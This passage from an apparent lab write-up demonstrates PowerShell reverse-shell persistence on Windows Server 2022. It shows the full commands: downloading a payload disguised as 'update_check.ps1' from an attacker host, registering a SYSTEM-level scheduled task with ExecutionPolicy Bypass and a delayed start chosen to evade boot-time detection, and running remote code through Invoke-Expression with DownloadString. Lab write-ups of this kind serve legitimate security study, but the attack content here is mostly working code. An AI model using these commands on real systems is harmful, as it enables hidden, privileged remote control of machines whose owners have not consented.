tasklist Running processes listed through the reverse shell
Step 6: Cleanup (Part 1)#
Removed the scheduled task and the script file:
Unregister-ScheduledTask -TaskName "WindowsUpdateCheck" -Confirm:$false
Remove-Item "C:\Windows\System32\Tasks\update_check.ps1" -Force
Get-ScheduledTask -TaskName "WindowsUpdateCheck"Task confirmed deleted — Get-ScheduledTask returned no results.
 WindowsUpdateCheck unregistered and script deleted
 HTTP server and Netcat listener shut down on the Kali side
Part 2: Scheduled Task with a Delayed Start#
A variation on Part 1 — same reverse shell payload, but the scheduled task starts with a 2-minute delay after the trigger fires. This simulates a more evasive persistence mechanism (delayed execution is harder to catch at boot).
Script#
Invoke-WebRequest -Uri "http://192.168.1.39/update_check.ps1" `
  -OutFile "C:\Windows\System32\Tasks\update_check.ps1"

$action = New-ScheduledTaskAction -Execute "powershell.exe" `
  -Argument "-ExecutionPolicy Bypass -File C:\Windows\System32\Tasks\update_check.ps1"

$trigger = New-ScheduledTaskTrigger -AtStartup -Delay "00:02:00"

Register-ScheduledTask -Action $action -Trigger $trigger `
  -TaskName "DelayedReverseShell" `
  -Description "Execute reverse shell with 2-minute delay" `
  -User "SYSTEM" -RunLevel Highest

Write-Output "DelayedReverseShell task has been successfully registered." Script prepared with 2-minute delayed trigger
Execution#
Triggered the script manually to confirm it works before relying on the scheduled task:
Invoke-Expression (New-Object Net.WebClient).DownloadString('http://192.168.1.39/update_check.ps1')Task registered, delayed 2 minutes, then shell fired:
 DelayedReverseShell task registered — "Delayed Task Registered Successfully with RandomDelay!"
Netcat caught the delayed shell — whoami returned nt authority\system:
 Reverse shell arrived after the 2-minute delay — NT AUTHORITY\SYSTEM confirmed
Cleanup (Part 2)#
Unregister-ScheduledTask -TaskName "DelayedReverseShell" -Confirm:$false
Remove-Item "C:\Windows\System32\Tasks\update_check.ps1" -Force DelayedReverseShell task and script file removed
Conclusion#
This lab demonstrated two PowerShell reverse shell persistence techniques against Windows Server 2022: a startup-triggered scheduled task and a delayed-start variant. Both achieved SYSTEM-level access, confirmed with systeminfo and whoami. The 2-minute delay in Part 2 makes detection harder at boot, since most endpoint tools focus their attention on processes that spawn immediately on startup.
The key takeaway: scheduled tasks running as SYSTEM with outbound TCP shells are extremely effective persistence — and straightforward to deploy with standard PowerShell cmdlets, no external tools required.